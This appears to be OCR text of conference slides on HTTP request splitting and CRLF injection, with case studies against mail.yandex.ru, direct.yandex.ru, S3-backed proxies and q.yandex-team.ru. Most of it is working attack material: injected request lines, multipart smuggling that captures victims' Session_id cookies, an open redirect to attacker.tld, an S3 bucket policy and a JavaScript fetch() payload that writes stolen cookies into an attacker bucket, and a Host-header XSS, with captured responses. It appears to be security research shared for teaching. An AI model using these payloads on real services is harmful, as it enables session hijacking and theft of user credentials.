
```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[…]
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="_ckey"

<attacker_CSRF_token>
--xxx
Content-Disposition: form-data; name="signature"

PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[…]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[…]
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
[…]
--xxx--
padding[…5000…]padding
```

X-Original-Uri
contains a boundary

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[…]
Content-Type: multipart/form-data; boundary=x.x

--x.x
Content-Disposition: form-data; name="_ckey"

<attacker_CSRF_token>
--x.x
Content-Disposition: form-data; name="signature"

PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[…]%0D%0A%0D%0A--x%2ex%0D%0AContent-Disposition:[…]
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
[…]
--x.x--
padding[…5000…]padding
```

Case #1: mail.yandex.ru



ON
FF
ONE
2023

Case #2

direct.yandex.ru

Case #2: direct.yandex.ru

```
location ~ ^/dna/payment {
  rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native_uri=$uri break;
  proxy_pass http://$back;
```

```
GET /dna/payment/x%20HTTP/1.1%0D%0AX:x HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

```
GET /registered/main.pl?cmd=unifiedPayment&
context=payment&native_uri=x HTTP/1.1
X:x HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

Case #2: direct.yandex.ru

The exploitation of the vulnerability is complicated by the static path

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

Case #2: direct.yandex.ru

What if we use HTTP Parameter Pollution?

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x
&cmd=foobar HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

Case #2: direct.yandex.ru

The extra GET parameter didn't work, but the POST was successful

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
Content-Type: application/x-www-form-urlencoded


cmd=foobar
```

Case #2: direct.yandex.ru

Now we need to find a way to extract the data


```
sub cmd_unlockCamp :Cmd(unlockCamp)
    :Description('разблокировака кампании')
    :Rbac(Code => rbac_cmd_by_owners, ExceptRole => [media, superreader,
limited_support])
{
    [...]
    my %FORM = %{$_[0]{FORM}};
    [...]
    if($FORM{retpath}) {
        return redirect($r, $FORM{retpath});
```

Case #2: direct.yandex.ru

Yep, we will use Open Redirect

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
Content-Type: application/x-www-form-urlencoded


cmd=unlockCamp&retpath=/\attacker.tld/
```


Case #2: direct.yandex.ru



Case #2: direct.yandex.ru

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=? HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Type: multipart/form-data; boundary=wrw
Content-Length: 12000

[…]

--wrw
Content-Disposition: form-data; name="retpath"

/\attacker.tld/? HTTP/1.1
Host: direct.yandex.ru
[…]
Cookie: Session_id=xxx;
--wrw--
padding[…12000…]padding
```

Case #2: direct.yandex.ru



Case #2: direct.yandex.ru

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Connection: Close
3 Content-Length: 3468
4 Content-Type: text/html; charset=iso-8859-1
5 Date: Wed, 21 Jun 2023 10:04:49 GMT
6 Location: /\attacker.tld? HTTP/1.0 X-Real-IP: [redacted] Host: direct.yandex.ru X-Real-SSL-Protocol: TLSv1.2
Connection: close Content-Length: 12489 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate Accept-Language: en,en-US;q=0.9 Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded Cookie: gdpr=0; [redacted]
yandexuid=[redacted]; yuidss=[redacted];
i=[redacted];
ymex=[redacted]; yandex_login=[redacted];
bh=[redacted]
[redacted];
Session_id=[redacted]
[redacted];
sessar=[redacted];
sessionid2=[redacted]
[redacted]; is_gdpr=0; is_gdpr_b=[redacted] Origin: https://blackfan.ru Referer: https://blackfan.ru/
Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.5735.134 Safari/537.36 X-Antirobot-Jws-Info: INVALID X-Antirobot-Robotness-Y: 0.0
X-Antirobot-Service-Y: direct X-Awacs-Get-HTTP: true X-Forwarded-For: [redacted] X-Forwarded-For-Y:
[redacted] X-Forwarded-Proto: https X-Forwared-Host: direct.yandex.ru X-Req-Id:
```

Case #2: direct.yandex.ru

Cookie values can contain the # symbol, so the attacker's site needs to save not only the request data, but also the location.hash.

```
HTTP/1.1 302 Found

Connection: close

[…]

Location: /\attacker.tld? HTTP/1.0 […] Cookie: param=value#value; Session_id=[…];
```

ON FF ONE 2023

Case #3

Amazon S3

Case #3: Amazon S3

```
location /s3/ {
    proxy_pass https://company-bucket.s3.amazonaws.com$uri;
}
```


Frans Rosén
https://labs.detectify.com/2021/02/18/middleware-middleware-everywhere-and-lots-of-misconfigurations-to-fix/

Case #3: Amazon S3

```
GET /s3/xss.html%20HTTP/1.1%0d%0aHost:attacker-bucket%0d%0a%0d%0a HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

```
GET /s3/xss.html HTTP/1.1
Host: attacker-bucket


 HTTP/1.1
Host: company.tld
Cookie: session=xxx;
```

Case #3: Amazon S3



Case #3: Amazon S3

This is a great XSS example, but what if we could make it even better?

In fact, we control not only the content stored on S3, but also the bucket settings

```
GET /s3/xss.html HTTP/1.1
Host: attacker-bucket


 HTTP/1.1
Host: company.tld
Cookie: session=xxx;
```

Case #3: Amazon S3

Set the following bucket policy

```
{
    "Version": "2012-10-17",
    "Id": "Policy1687790232544",
    "Statement": [
        {
            "Sid": "Stmt1687790230460",
            "Effect": "Allow",
            "Principal": "*",
            "Action": [
                "s3:PutObject",
                "s3:GetObject"
            ],
            "Resource": "arn:aws:s3:::attacker-bucket/*"
        }
    ]
}
```

Case #3: Amazon S3

Now reuses existing XSS for PUT request

```
<script>
fetch(
  '/s3/PoC.txt%20HTTP/1.1%0D%0AHost:attacker-bucket%0D%0AContent-Length:1000%0D%0A%0D%0A',
  {
    method: 'PUT',
    body: 'x'.repeat(1000),
    headers: {
      'Content-Type': 'text/plain'
    },
    credentials: 'include'
  }
)
</script>
```

Case #3: Amazon S3

Now reuses existing XSS for PUT request

```
PUT /s3/PoC.txt HTTP/1.1
Host: attacker-bucket
Content-Length: 1000

 HTTP/1.1
Host: company.tld
Cookie: secret=value;
Content-Length: 1000

xxx[…1000…]xxx
```

Case #3: Amazon S3

https://attacker-bucket.s3.amazonaws.com/s3/PoC.txt

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
x-amz-id-2: C1xiR36rHw5Um7Sybjqx9OkWXU4vVBEWOnv+oYGHCtKvuqDem9iAQqZT4to4kmYM8FKnOSL+1As=
x-amz-request-id: 7ZWGQ1R187OEM12M
Date: Mon, 26 Jun 2023 15:40:06 GMT
Last-Modified: Mon, 26 Jun 2023 15:39:09 GMT
ETag: "c7322d9ce0a1d7c206d3eee4e06c8145"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: binary/octet-stream
Server: AmazonS3
Content-Length: 1000

 HTTP/1.0
Host: [redacted].s3.amazonaws.com
Connection: close
Content-Length: 1000
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114
Content-Type: text/plain
Accept: */*
Origin: http://local
Referer: http://local/s3/put_poc.html%20HTTP/1.1%0D%0AHost:[redacted]%0D%0A%0D%0A
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: secret=value

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

file content

Case #3: Amazon S3

This exploitation of the vulnerability is relevant in HTTP Splitting on any object storage. For example:

- VK Cloud Storage
- Yandex Object Storage

If the storage does not allow unauthorized file uploads, create AccessKey and add HTTP header to the payloads.

- Authorization: AWS <access_key>:<signature>
- Date: <current_date>

ON FF ONE 2023

Case #4

q.yandex-team.ru

Case #4: q.yandex-team.ru

```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;
proxy_set_header Host $proxy_host;
proxy_set_header X-Yandex-Https yes;
```

```
GET /%20HTTP/1.1%0D%0AX:%20x HTTP/1.1
Host: q.yandex-team.ru
```

```
GET /chat/internal HTTP/1.1
X: x HTTP/1.1
Host: yandex.ru
```

Case #4: q.yandex-team.ru

Any exploit attempts to move part of the HTTP request into the HTTP body would return a 302 redirect

```
GET
/%20HTTP/1.1%0D%0AHost:test.yandex.ru%0D%0A%0D%
0A HTTP/1.1
Host: q.yandex-team.ru
```

```
HTTP/1.1 302 Moved temporarily
[…]
Location: https://yandex.ru/chat/internal/
```

Case #4: q.yandex-team.ru

Frontend can use custom headers that affect how the backend handles the HTTP request

```
proxy_pass http://$proxy_host/chat/internal$uri$is_args$args;
proxy_set_header Host $proxy_host;
proxy_set_header X-Yandex-Https yes;
```

Case #4: q.yandex-team.ru

After forming the correct headers, this turned into a regular XSS via Host

```
GET /%20HTTP/1.1%0aX-Yandex-Https:yes%0aHost:--%3E%3Cs%3E123xxx.yandex.ru%0a%0a HTTP/1.1
Host: q.yandex-team.ru
```

Response

Pretty Raw Hex Render

```
15 <!--
16 Visible only on Yandex internal network.
17
33 Request:
34     host:      --><s>123xxx.yandex.ru
35     build:     yamb
36     reqid:     1679915017412620-1640941265520795690 8-sas6-5244-da7-sas-17-balancer-8080-BAL-1598
37 -->
```

